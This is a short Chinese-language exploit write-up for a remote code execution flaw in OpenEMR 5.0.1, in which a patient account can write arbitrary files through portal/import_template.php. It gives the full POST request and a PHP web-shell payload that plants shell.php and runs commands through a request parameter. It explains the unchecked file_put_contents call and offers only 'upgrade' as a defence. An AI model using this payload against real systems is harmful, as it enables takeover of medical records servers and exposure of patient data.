**OPENEMR 5.0.1远程代码执行漏洞利用**

# 一、漏洞描述

## 1、简述

OpenEMR是最受欢迎的开源电子健康记录和医疗实践管理解决方案。通过国际使用的ONC认证，OpenEMR的目标是其专有竞争对手的替代品。

## 2、漏洞简述

无需管理员权限，只需要病人账号，登录病人账号之后可通过portal/import\_template.php?site=default来POST恶意数据从而上传PHP文件，并且上传文件路径固定，文件名不更改，从而导致远程代码执行。


# 二、机理分析

## 1、OPENEMR 5.0.1远程代码执行漏洞

**影响版本：**< 5.0.1 (Patch 4)

**漏洞编号：**无

portal/import\_template.php关键代码如下：




file\_put\_contents函数可以将一个字符串写入文件，第一个参数为文件名，第二个参数为字符串，也就是要写入文件的内容。这个两个参数都未作任何处理，从而可以通过写入php文件的形式来执行PHP代码。

# 三、攻击路径


构造上传payload

POST /portal/import\_template.php HTTP/1.1


site=default&mode=save&docid=shell.php&content=<?php echo shell\_exec($\_REQUEST["cmd"]); ?>




忘记登录了，为方便测试，这里直接登录管理员账号。



然后再次构造payload，发现成功写入文件。



访问/portal/shell.php来执行命令



# 四、防御方案

升级版本